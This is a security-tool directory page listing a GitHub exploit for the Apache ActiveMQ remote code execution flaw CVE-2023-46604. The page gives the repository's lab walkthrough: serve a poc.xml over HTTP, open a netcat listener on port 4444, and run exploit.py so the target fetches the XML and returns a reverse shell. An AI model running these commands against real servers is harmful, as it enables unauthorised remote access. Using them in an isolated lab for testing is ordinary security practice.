
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-46604 — Exploit for CVE-2023-46604 in Apache ActiveMQ, enabling remote code execution via crafted XML payloads and reverse shell establishment. | Kitploit
Tools/GitHubGitHub/ccievoice2009/cve-2023-46604
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubccievoice2009/cve-2023-46604

CVE-2023-46604

Exploit for CVE-2023-46604 in Apache ActiveMQ, enabling remote code execution via crafted XML payloads and reverse shell establishment.

View Repository
361 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2023-46604

image


Build a docker-compose containing 2 images: the victim machine and the target machine, according to the required environment. On the victim machine, start ActiveMQ

Switch to the attacker machine: • Start an HTTP service to send the PoC: python3 -m http.server

• Use netcat to listen for connections to the attacker machine nc -nlvp 4444

• Send the payload to create a reverse shell connection to the attacker machine python3 exploit.py -i 172.18.0.3 -p 61616 --xml http://172.18.0.2:8000/poc.xml Where:

  • Exploit.py: the vulnerability exploitation code file
  • -i 172.18.0.3: IP address of the machine sending the payload
  • -p 61616: The port on which the victim's ActiveMQ is listening
  • --xml http://172.18.0.2:8000/poc.xml: URL address of the poc.xml file on the attacker machine

It can be seen that after executing the 'exploit.py' file, the exploit code sends a 'poc.xml' packet from the web server to the target, which is the address of the ActiveMQ service running on the target server. At the same time, the HTTP webserver on the attacker machine also receives a request sent from the IP address of the target machine.

After sending the payload, switch to the terminal that is listening on port 4444 of the attacker machine. We can see that the reverse shell from the victim machine has been received.

Download Tool